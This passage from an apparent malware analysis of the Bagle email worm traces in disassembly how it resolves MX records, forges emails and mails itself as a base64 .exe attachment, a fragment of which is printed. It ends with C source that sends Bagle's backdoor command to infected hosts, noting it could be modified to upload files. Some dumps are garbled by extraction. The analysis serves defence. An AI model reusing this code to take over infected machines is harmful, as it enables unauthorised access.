IP: Version = 4	IP: Version = 4
IP: Header length = 20 bytes	IP: Header length = 20 bytes
IP: Type of service = 0x00	IP: Type of service = 0x00
IP: xxx = 0 (precedence)	IP: xxx = 0 (precedence)
IP:0 = normal delay	IP:0 = normal delay
IP: 0 = normal throughput	<pre>IP: 0 = normal throughput</pre>

<sup>&</sup>lt;sup>60</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/inet\_addr\_2.asp</u>

<sup>&</sup>lt;sup>61</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/gethostbyname\_2.asp</u>

IP:	0 = normal reliability	IP:	0 = normal reliability
IP:	0. = not ECN capable transport	IP:	0. = not ECN capable transport
IP:	<pre> e no ECN congestion experienced</pre>	IP:	<pre> e no ECN congestion experienced</pre>
IP:	Total length = 62 bytes	IP:	Total length = 156 bytes
IP:	Identification = 2693	IP:	Identification = 29897
IP:	Flags = 0x0	IP:	Flags = 0x4
IP:	.0 = may fragment	IP:	.1 = do not fragment
IP:	0 = last fragment	IP:	0 = last fragment
IP:	Fragment offset = 0 bytes	IP:	Fragment offset = 0 bytes
IP:	Time to live = 128 seconds/hops	IP:	Time to live = 255 seconds/hops
IP:	Protocol = 17 (UDP)	IP:	Protocol = 17 (UDP)
IP: IP:	Header checksum = aea6 Source address = 192.168.0.38, 192.168.0.38	IP: IP:	Header checksum = 8503 Source address = 192.168.0.13, SERVER
IP:	Destination address = 192.168.0.13, SERVER	IP:	Destination address = 192.168.0.38, 192.168.0.38
IP:	No options	IP:	No options
IP:		IP:	No operono
	UDP Header		UDP Header
UDP:		UDP:	
	Source port = 1028		Source port = 53
	Destination port = 53 (DNS)		Destination port = 1028
	Length = 42		Length = 136
UDP:	Checksum = DC42	UDP:	Checksum = 83E0
UDP:		UDP:	
	DNS Header		DNS Header
DNS:		DNS:	
	Query ID = 33		Response ID = 33
	Opcode: Query		RA (Recursion Available)
	RD (Recursion Desired)		Response Code: 0 (OK)
	1 question(s)		Reply to 1 question(s)
DNS: DNS:	Domain Name: www.elrasshop.de. Class: 1 (Internet)	DNS: DNS:	Domain Name: www.elrasshop.de.
DNS:	Type: 1 (Address)	DNS:	Class: 1 (Internet) Type: 1 (Address)
DNS:	Type: I (Address)	DNS:	Type: I (Address)
DIND.			1 answer(s)
		DNS:	Domain Name: www.elrasshop.de.
		DNS:	Class: 1 (Internet)
		DNS:	Type: 1 (Address)
		DNS:	TTL (Time To Live): 9533
		DNS:	Address: 212.227.127.107
		DNS:	
		DNS:	2 name server resource(s)
		DNS:	Domain Name: elrasshop.de.
		DNS:	Class: 1 (Internet)
		DNS:	Type: 2 (Authoritative Name Server)
		DNS:	TTL (Time To Live): 85133
		DNS:	Authoritative Name Server: ns22.schlund.de.
		DNS: DNS:	Domain Name: elrasshop.de.
		DNS:	Class: 1 (Internet)
		DNS:	Type: 2 (Authoritative Name Server)
		DNS:	TTL (Time To Live): 85133
		DNS:	Authoritative Name Server: ns21.schlund.de.
		DNS:	
		DNS:	2 additional record(s)
		DNS:	Domain Name: ns21.schlund.de.
		DNS:	Class: 1 (Internet)
		DNS:	Type: 1 (Address)
		DNS:	TTL (Time To Live): 85133
		DNS:	Address: 195.20.224.102
		DNS:	
		DNS:	Domain Name: ns22.schlund.de.
		DNS:	Class: 1 (Internet)
		DNS: DNS:	Type: 1 (Address) TTL (Time To Live): 85133
		DNS: DNS:	Address: 212.227.123.16
		DNS:	AUG1688: 414.44/.143.10
		DND:	
		1	

Then sub\_401E1A calls send again in order to find the MX record for the domain (<u>rozinov.com</u>), as the log entry from BIND shows below:

Aug 07 22:20:00.830 queries: info: client 192.168.0.38#1388: query: rozinov.com IN MX

At this point, sub\_401E1A calls sub\_4019CF (explained earlier) a couple of times in order to accept and process the response for its MX request. At this point, the virus stores the value "ukonsystems" starting at memory address: debug003:0012FBF0. It then calls closesocket to close the socket to the DNS server, which is shown by the captured packets below:

Pac	kat	#1	
гас	rei.	# I	

Packet #3:

This is also known as the 3-way "goodbye" handshake:
HOST sends FIN
SERVER responds ACK, and sends FIN
HOST responds ACK

Next sub\_401E1A calls sub\_401FAF and this returns the memory address where the name of the mailserver (<u>ukonsystems.com</u>) responsible for the domain part (<u>rozinov.com</u>) of the email is. In our case, it's held in memory address: debug223:0019B020 aUkonsystems\_co db 'ukonsystems.com', 0. This matches what a query by nslookup results in:

The materies mis			- dww.ee	
rozinov.com.	604800	IN	MX	0 ukonsystems.com.

sub\_401E1A then returns to sub\_4020B1 with the memory address of the string "ukonsystems.com". In
our case, it's at offset 0019B020h. Next, sub\_4013E5(``\$i\_wSTRM") is called by sub\_4020B1, and this fills
the part of memory where ``\$i\_wSTRM" was located (address: debug224:0017C158) with
"...e|e|e|e|e|e|e|e|e|e|e|e|e|e|e...".

sub\_4020B1, in turn, returns to sub\_402465 with the address of "ukonsystems.com" (0019B020h). Next sub\_402465 calls sub\_40280C(starting\_address\_of\_email, starting\_address\_of\_email, mailserver). mailserver, in our case, is the string "ukonsystems.com".

## Let's see what sub\_40280C does.

First it synchronizes this thread on hHandle and then it duplicates the mailserver in memory (we'll refer to this copy as mailserver\_dup1). Then it duplicates the email address in memory (we'll refer to this copy as email\_address\_dup1).

Then it calls sub\_40249F(debug136:00158804h, debug136:00158808h, starting\_address\_of\_email, email\_address\_dup1, mailserver\_dup1). First it finds the length of the email address (22 bytes in our case) and then makes a copy of it in memory. In our case, we'll refer to it as email address dup2.

Then it creates a new thread which starts at sub\_402778. This thread will actually create the email, attach the virus to it, and send itself out to the email address currently in memory. This whole process will be repeated for every valid email the virus finds.

### Let's see what sub\_4021C7 does.

sub\_402778 calls sub\_4021C7 (email\_address\_dup2, email\_address\_dup1, mailserver\_dup1). sub\_4021C7 in turn calls sub\_402601 (email\_address\_dup2, email\_address\_dup1). sub\_402601 calls sub\_4013D2 which creates a stream object stored in global memory. Then sub\_402601 allocates 2048 bytes of memory referenced by hMem. hMem will reference the contents of the email after sub\_4025A5 is done. Then sub\_402601 clears the memory starting at var\_22 and calls sub\_401043 (var\_22, 0Fh) which fills the memory starting at var\_22 with random values (between 30h and 39h). These random values will be used in the email header to fill in the boundary field of the email header (in our case it's 545215428246710).

Then sub\_402601 calls sub\_4025A5(email\_address\_dup1, email\_address\_dup2, var\_22, hMem) and it does the following:

- Clears out some memory (via sub 401000).
- Fills that memory with random lower-case letters (via sub\_401023) to create the username part of the source email address in the Message-ID field of the email header (in effect, its spoofed, and in our case it's ietkmmbsokkahdopoty).
- Calls sub\_4024FC(var\_50):
  - o calls GetLocalTime (Time) in order to get the local date and time.
  - calls GetDateFormat (9, 0, Time, aDddDdMmmYyyy, String2, 30) in order to format the date as a string. The GetDateFormat function formats a date as a date string for a specified locale. The function formats either a specified date or the local system date.<sup>62</sup> The first parameter determines the locale. The second parameter specifies various options. Since the fourth parameter is not NULL, this parameter has to be zero. The third parameter is the current date and time. The fourth parameter is the format of the date string to be created. The fifth parameter, String2, is the buffer where the date string will be stored in. The last parameter specifies how large the buffer (String2) is. GetDateFormat is imported from kernel32.dll.
  - o calls 1strcpy to copy the results at String2 to var 50.
  - calls GetTimeFormat to create a time string and then calls lstrcat to append the result to String2. GetTimeFormat is imported from kernel32.dll.
  - calls GetTimeZoneInformation, which retrieves the current time-zone parameters. These parameters control the translations between Coordinated Universal Time (UTC) and local time.<sup>63</sup> GetTimeZoneInformation is imported from kernel32.dll. The return value in our case is 12Ch (300 minutes or 5 hours), which is then negated to form the correct time zone (GMT-5:00 Eastern Time (US)).
  - The result of sub\_4024FC is that var\_50 points to the current time and date strings (in our case it's Fri, 08 Aug 2003 23:41:13 -0500):

Se II S Fri, 08 Aug 2003	23	.41.13	-0300	0).
debug224:00D7FECC var_50	db	46h	;	F
debug224:00D7FECD	db	72h	;	r
debug224:00D7FECE	db	69h	;	i
debug224:00D7FECF	db	2Ch	;	,
debug224:00D7FED0	db	20h	;	
debug224:00D7FED1	db	30h	;	0
debug224:00D7FED2	db	38h	;	8
debug224:00D7FED3	db	20h	;	
debug224:00D7FED4	db	41h	;	A
debug224:00D7FED5	db	75h	;	u
debug224:00D7FED6	db	67h	; (	g
debug224:00D7FED7	db	20h	;	
debug224:00D7FED8	db	32h	;	2
debug224:00D7FED9	db	30h	;	0
debug224:00D7FEDA	db	30h	;	0
debug224:00D7FEDB	db	33h	;	3

<sup>62</sup> http://msdn.microsoft.com/library/default.asp?url=/library/en-us/intl/nls\_5w6s.asp

<sup>63</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sysinfo/base/gettimezoneinformation.asp</u>

debug224:00D7FEDC	db	20h	;	
debug224:00D7FEDD	db	32h	;	2
debug224:00D7FEDE	db	33h	;	3
debug224:00D7FEDF	db	3Ah	;	:
debug224:00D7FEE0	db	34h	;	4
debug224:00D7FEE1	db	31h	;	1
debug224:00D7FEE2	db	3Ah	;	:
debug224:00D7FEE3	db	31h	;	1
debug224:00D7FEE4	db	33h	;	3
debug224:00D7FEE5	db	20h	;	
debug224:00D7FEE6	db	2Dh	;	-
debug224:00D7FEE7	db	30h	;	0
debug224:00D7FEE8	db	35h	;	5
debug224:00D7FEE9	db	30h	;	0
debug224:00D7FEEA	db	30h	;	0

•	Calls wsprintf to	create the following 254 byte string (pointed to by hMem) used in the email:
	debug224:0019A460	aDateFri08Aug20 db 'Date: Fri, 08 Aug 2003 23:41:13 -0500',0Dh,0Ah
	debug224:0019A460	db 'To: konstantin@rozinov.com',0Dh,0Ah
	debug224:0019A460	db 'Subject: Hi', ODh, OAh

debug224:0019A460db 'Subject: Hi',ODh,OAhdebug224:0019A460db 'Subject: Hi',ODh,OAhdebug224:0019A460db 'From: konstantin@rozinov.com',ODh,OAhdebug224:0019A460db 'MIME-Version: 1.0',ODh,OAhdebug224:0019A460db 'Content-Type: multipart/mixed;',ODh,OAhdebug224:0019A460db 'Dh,OAhdebug224:0019A460db 'Dh,OAh

After sub 402601 returns, sub 402107 then makes the following calls:

- Calls sub\_4013D2 wrapper function, see above.
- Calls sub\_402136 At the end of this function, the email is completely created with all data inserted in the corresponding fields and the virus is attached. It is ready to be transmitted. It makes the following calls:
  - o sub 401426 returns the size of the email (in our case it's 576Bh (22, 379) bytes)
  - o sub 40146E wrapper function, see above.
  - o sub 401481 wrapper function, see above.
  - o sub 401000 wrapper function, see above.
  - o sub 4012AA wrapper function, see above.
  - o sub 401023 wrapper function, see above.
  - sub\_401063(starting\_address\_of\_infected\_email, ``[%RAND%]", <random\_letters>)
     This function is called 5 times from a loop because there are 5 "[%RAND%]" strings that need to be replaced with new <random\_letters> each time around. It returns the address where the completely filled out infected email exists in memory. The 5 ``[%RAND%]" strings have been replaced by 5 different <random letters> strings.
- Calls sub\_4013D2 wrapper function, see above.
- Calls sub\_401B25 creates an active socket to the mailserver. See above for more information. From the Qmail log file:

```
@400000004116efe024f85cf4 tcpserver: status: 1/40
@400000004116efe02523ed4c tcpserver: pid 9151 from 192.168.0.38
@400000004116effa278149f4 tcpserver: ok 9151 0:192.168.0.13:25 :192.168.0.38::2293
400000004116effa28d817c4 9151 > 220 ukonsystems.com ESMTP
```

- Calls sub 401A9B(socket handle, "\$i wSTRM", 400h, 0Fh), which makes the following calls:
  - o sub 401481 wrapper function, see above.
  - o sub 4013F7 wrapper function, see above.
  - sub\_401000 zeroes out number of bytes from starting address. See above for more information.
  - o sub 401A38 receives data from socket. See above for more information.
  - o sub 4013F7 wrapper function, see above.
  - o sub\_40145B wrapper function, see above.
  - o sub\_4013F7 wrapper function, see above.

Ultimately, this function is responsible for receiving and processing the responses from the mailserver, every time the virus sends it packets.

- Calls sub\_4020FB a wrapper function that calls sub\_40146E and an unknown function in ole32.dll.
- calls gethostname gets the hostname of the HOST (in our case it's bentley-01)
- Calls wsprintf to create the string "HELO bentley-01" pointed to by aHeloBentley01.
- Calls send "HELO bentley-01"
  - HELLO (HELO)

This command is used to identify the sender-SMTP to the receiver-SMTP. The argument field contains the host name of the sender-SMTP.<sup>64</sup>

From the Qmail log file:

400000004116efff1fac1dbc 9151 < HELO bentley-01 400000004116efff1fb35d34 9151 > 250 ukonsystems.com

- Calls sub 401A9B(socket handle, "\$i wSTRM", 400h, 0Fh) see above.
- Calls sub 4020FB see above.
- Calls send "RSET"
  - RESET (RSET)

This command specifies that the current mail transaction is to be aborted. Any stored sender, recipients, and mail data must be discarded, and all buffers and state tables cleared. The receiver must send an OK reply.<sup>65</sup>

From the Qmail log file:

400000004116f0041652419c 9151 < RSET 400000004116f00416594294 9151 > 250 flushed

- Calls sub 401A9B(socket handle, "\$i wSTRM", 400h, 0Fh) see above.
- Calls sub 4020FB see above.
- Calls wsprintf to create the string "MAIL FROM:<<u>konstantin@rozinov.com</u>>" pointed to by aMailFromS.
- Calls send "MAIL FROM:<<u>konstantin@rozinov.com</u>>"
  - MAIL (MAIL)

This command is used to initiate a mail transaction in which the mail data is delivered to one or more mailboxes. The argument field contains a reverse-path. The reverse-path consists of an optional list of hosts and the sender mailbox.<sup>66</sup>

From the Qmail log file:

400000004116f004194fba8c 9151 < MAIL FROM:<konstantin@rozinov.com> 400000004116f00419556b94 9151 > 250 ok

- Calls sub 401A9B(socket handle, "\$i wSTRM", 400h, 0Fh) see above.
- Calls sub 4020FB see above.
- Calls wsprintf to create the string "RCPT TO:<<u>konstantin@rozinov.com</u>>" pointed to by aRcptToS.
- Calls send "RCPT TO:<<u>konstantin@rozinov.com</u>>"
  - RECIPIENT (RCPT)

This command is used to identify an individual recipient of the mail data; multiple recipients are specified by multiple use of this command. The forward-path consists of an optional list of hosts and a required destination mailbox.<sup>67</sup>

From the Qmail log file:

400000004116f0041c42e6c4 9151 < RCPT TO:<konstantin@rozinov.com>

<sup>&</sup>lt;sup>64</sup> SMTP Protocol: <u>http://www.freesoft.org/CIE/RFC/821/14.htm</u>

<sup>&</sup>lt;sup>65</sup> SMTP Protocol: <u>http://www.freesoft.org/CIE/RFC/821/14.htm</u>

<sup>&</sup>lt;sup>66</sup> SMTP Protocol: <u>http://www.freesoft.org/CIE/RFC/821/14.htm</u>

<sup>&</sup>lt;sup>67</sup> SMTP Protocol: <u>http://www.freesoft.org/CIE/RFC/821/14.htm</u>

400000004116f0041c48882c 9151 > 250 ok

Calls sub 401A9B(socket handle, "\$i wSTRM", 400h, 0Fh) - see above.

- Calls sub 4020FB see above.
- Calls send "DATA"

#### DATA (DATA)

The receiver treats the lines following the command as mail data from the sender. This command causes the mail data from this command to be appended to the mail data buffer. The mail data may contain any of the 128 ASCII character codes. The mail data is terminated by a line containing only a period; that is the character sequence "<CRLF>.<CRLF>". This is the end of mail data indication.<sup>68</sup>

From the Qmail log file:

400000004116f0090465e09c 9151 < DATA 400000004116f00904f7435c 9151 > 354 go ahead

- Calls sub 401A9B(socket handle, "\$i wSTRM", 400h, 0Fh) see above.
- Calls sub 4020FB see above.
- Calls sub 40146E wrapper function, see above.
- Calls send buffer, which is referenced by hMem from a loop that sends 400h (1024) bytes of data at a time, until the entire email has been sent.

From the Qmail log file:

```
400000004116f00d270c354c 9151 < Date: Fri, 08 Aug 2003 23:41:13 -0500
400000004116f00d270c6bfc 9151 < To: konstantin@rozinov.com
400000004116f00d270c8754 9151 < Subject: Hi
400000004116f00d270c96f4 9151 < From: konstantin@rozinov.com
400000004116f00d270cae64 9151 < Message-ID: <ietkmmbsokkahdopoty@rozinov.com>
400000004116f00d270ccda4 9151 < MIME-Version: 1.0
 400000004116f00d270ce12c 9151 < Content-Type: multipart/mixed;
400000004116f00d270cf89c 9151 <
                                      boundary="----545215428246710"
400000004116f00d270e7384 9151 <
@400000004116f00d270e8324 9151 < --+
400000004116f00d270e8edc 9151 < -----545215428246710
400000004116f00d270ea264 9151 < Content-Type: text/plain; charset="us-ascii"
40000004116f00d270ec1a4 9151 < Content-Transfer-Encoding: 7bit
 400000004116f00d270edcfc 9151 <
400000004116f00d270ee8b4 9151 < Test =)
400000004116f00d270ef854 9151 < dhypehxccgad
400000004116f00d270f07f4 9151 < --
400000004116f00d270f987c 9151 < Test, yep.
400000004116f00d270fa81c 9151 <
400000004116f00d270fb7bc 9151 < -----545215428246710
400000004116f00d270fcb44 9151 < Content-Type: application/x-msdownload; name="wuxepbaojmh.exe"
@400000004116f00d270ff254 9151 < Content-Transfer-+
 400000004116f00d271005dc 9151 < Encoding: base64
400000004116f00d27101964 9151 < Content-Disposition: attachment; filename="nyjqx.exe"
400000004116f00d271038a4 9151 <
400000004116f00d27104844 9151 <
                                     <----- BEGINNING OF VIRUS ATTACHMENT (wuxepbaojmh.exe)
400000004116f00d2710f424 9151 <
AAAAAAAAyAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4g
@400000004116f00d27111f1c 9151 < RE9TIG1vZGUuDQ0KJAAAAAAAAAAbabchu8bm+
400000004116f00d2711368c 9151 < OeBSJjngUiY54FImOeBSJvngUgW+JJIxeeBSGTH
```


- Calls sub\_401A9B(socket\_handle, "\$i wSTRM", 400h, 0Fh) see above.
- Calls sub 4020FB see above.
- Calls closesocket to close the socket. At this point the email with the virus attached has been successfully sent out to the email address. And this whole process repeats for each additional email that is found within the specified file types on each hard disk. From the Qmail log file:

<sup>&</sup>lt;sup>68</sup> SMTP Protocol: <u>http://www.freesoft.org/CIE/RFC/821/14.htm</u>

```
@400000004116f05411acaa74 9151 < [EOF]
@400000004116f05411acd56c 9151 > [EOF]
@400000004116f05411b27ea4 tcpserver: end 9151 status 256
@400000004116f05411b299fc tcpserver: status: 0/40
```

- Calls GlobalFree (hMem) to free the memory the email was held in, since its not needed anymore.
- Calls sub 4013E5 wrapper function, see above.

Here is the email from the receiver's viewpoint (after Norton Anti-Virus has deleted the infected attachment):



This is how the worm propagates. Then this whole process repeats for the next email that will be found.

### Sleep - Run in the Background

The code eventually calls <code>sleep(1000)</code> (imported from <code>kernel32.dll</code>) and then loops like this indefinitely. The <code>sleep</code> function suspends the execution of the current thread for at least the specified interval (1000 milliseconds or 1 second in this case). This is done so that this thread/process does not hog all of the system resources on the host and allows other threads/processes to run.

beagle:004031DB lo	2_4031DB:		
beagle:004031DB	push	3E8h ;	dwMilliseconds
beagle:004031E0	call	Sleep	
beagle:004031E5	jmp	short <mark>loc_4031DB</mark>	
beagle:004031E5 sta	art endp		

# APPENDIX B: SOURCE CODE LISTING OF BAGLE VIRUS

The derived source code for Bagle will be presented in version 1.1 of this paper.

Below is the commented source code and Makefile used for the kill\_bagle program that remotely removes the original version of Bagle from an infected machine. This can be easily modified to upload files to the machine, instead of deleting the virus.

## kill\_bagle.c:

```
/* Will remotely remove Bagle variant A virus from an infected machine */
#include
            "functions.h"
int main(int argc, char **argv)
{
                                             /* socket fd */
       int
              sockfd;
       struct sockaddr in serveraddr;
                                             /* server socket struct */
       char goodbye[]="\x43\xFF\xFF\x00\x00\x00\x00\x04\x31\x32\x00";
       /* check for correct usage */
       if (argc != 2)
       {
               fprintf(stderr, "usage: %s <ip address>\n", argv[0]);
              exit(1);
       }
       /* 1. create a TCP socket */
       if ((sockfd = socket(AF INET, SOCK STREAM, 0)) < 0)
              err_sys("socket error");
       /* 2. initialize it with correct values */
       bzero(&serveraddr, sizeof(serveraddr));
       serveraddr.sin family = AF INET;
       serveraddr.sin port = htons(SERV PORT);
       if (inet pton(AF INET, argv[1], &serveraddr.sin addr) <= 0)
              err_sys("inet_pton error");
       /* 3. connect to the socket */
       if (connect(sockfd, (SA *) &serveraddr, sizeof(serveraddr)) < 0)
              err sys("connect error");
       /* 4. send the data to the socket */
       if (write(sockfd, goodbye, sizeof(goodbye)) <= 0)</pre>
               err_sys("write error");
       exit(0);
```

## functions.h:

```
/* much of this ripped out unp.h of Unix Network Programming */
#include
             <stdio.h>
#include
              <stdlib.h>
#include
              <string.h>
#include
              <syslog.h>
                             /* for syslog() */
#include
             <sys/types.h> /* basic system data types */
            <sys/socket.h> /* basic socket definitions */
#include
#include
              <stdarg.h>
                            /* ANSI C header file */
              <netinet/in.h> /* sockaddr in{} and other Internet defns */
#include
#include
             <errno.h>
                             /* close() */
#include
             <unistd.h>
              <arpa/inet.h> /* inet ntop */
#include
#if TIME_WITH_SYS_TIME
#include
             <sys/time.h> /* timeval{} for select() */
#include
              <time.h>
                             /* timespec{} for pselect() */
#else
#if HAVE SYS TIME H
              <sys/time.h> /* includes <time.h> unsafely */
#include
#else
#include
                             /* old system? */
              <time.h>
```

```
#endif
/* macro definitions */
                  6777
#define SERV PORT
#define SA
                     struct sockaddr
#define MAXLINE
                    4096 /* max text line length */
                           /* max UDP message data length */
#define MAXMSGLEN
                     1450
                   100
                            /* maximum number of TCP client connections the kernel will queue */
#define LISTENQ
/* global variables */
int
     daemon proc;
                            /* set nonzero by daemon init() */
/* function prototypes */
      err_sys(const char *, ...);
void
```

#### functions.c:

#endif

```
/* much of this ripped out unp.h of Unix Network Programming */
#include "functions.h"
static void err doit(int, int, const char *, va list);
void err_sys(const char *fmt, ...)
{
       va list ap;
       va_start(ap, fmt);
       err doit(1, LOG_ERR, fmt, ap);
       va end(ap);
       exit(1);
}
static void err doit(int errnoflag, int level, const char *fmt, va list ap)
{
       int errno save, n;
       char buf[MAXLINE + 1];
       errno_save = errno; /* value caller might want printed */
#ifdef HAVE VSNPRINTF
       vsnprintf(buf, MAXLINE, fmt, ap); /* safe */
#else
       vsprintf(buf, fmt, ap); /* not safe */
#endif
       n = strlen(buf);
       if (errnoflag)
               snprintf(buf + n, MAXLINE - n, ": %s", strerror(errno save));
       strcat(buf, "\n");
       if (daemon_proc)
       {
               syslog(level, buf);
       }
       else
       {
               fflush(stdout); /* in case stdout and stderr are the same */
               fputs(buf, stderr);
               fflush(stderr);
       }
       return;
```

### Makefile:

#compiler CC= gcc
#linker LD= gcc
#-g for debugging code in executable, -Wall turns on all warnings

CFLAGS= -g -Wall #linker flags (-s for stripping -02 for optimizations) LDFLAGS= #extra header files INCLUDES= #extra library files LIBS= OBJS= kill\_bagle.o functions.o EXEC= kill\_bagle all: \$(EXEC) \$(EXEC): \$(OBJS) \$(CC) \$(LDFLAGS) \$(OBJS) -0 \$(EXEC) kill bagle.o: kill bagle.c functions.c functions.h \$(CC) \$(CFLAGS) \$(INCLUDES) \$(LIBS) -c kill\_bagle.c functions.o: functions.c functions.h \$(CC) \$(CFLAGS) \$(INCLUDES) \$(LIBS) -c functions.c clean: rm -rf \*.o \*~ \$(EXEC) core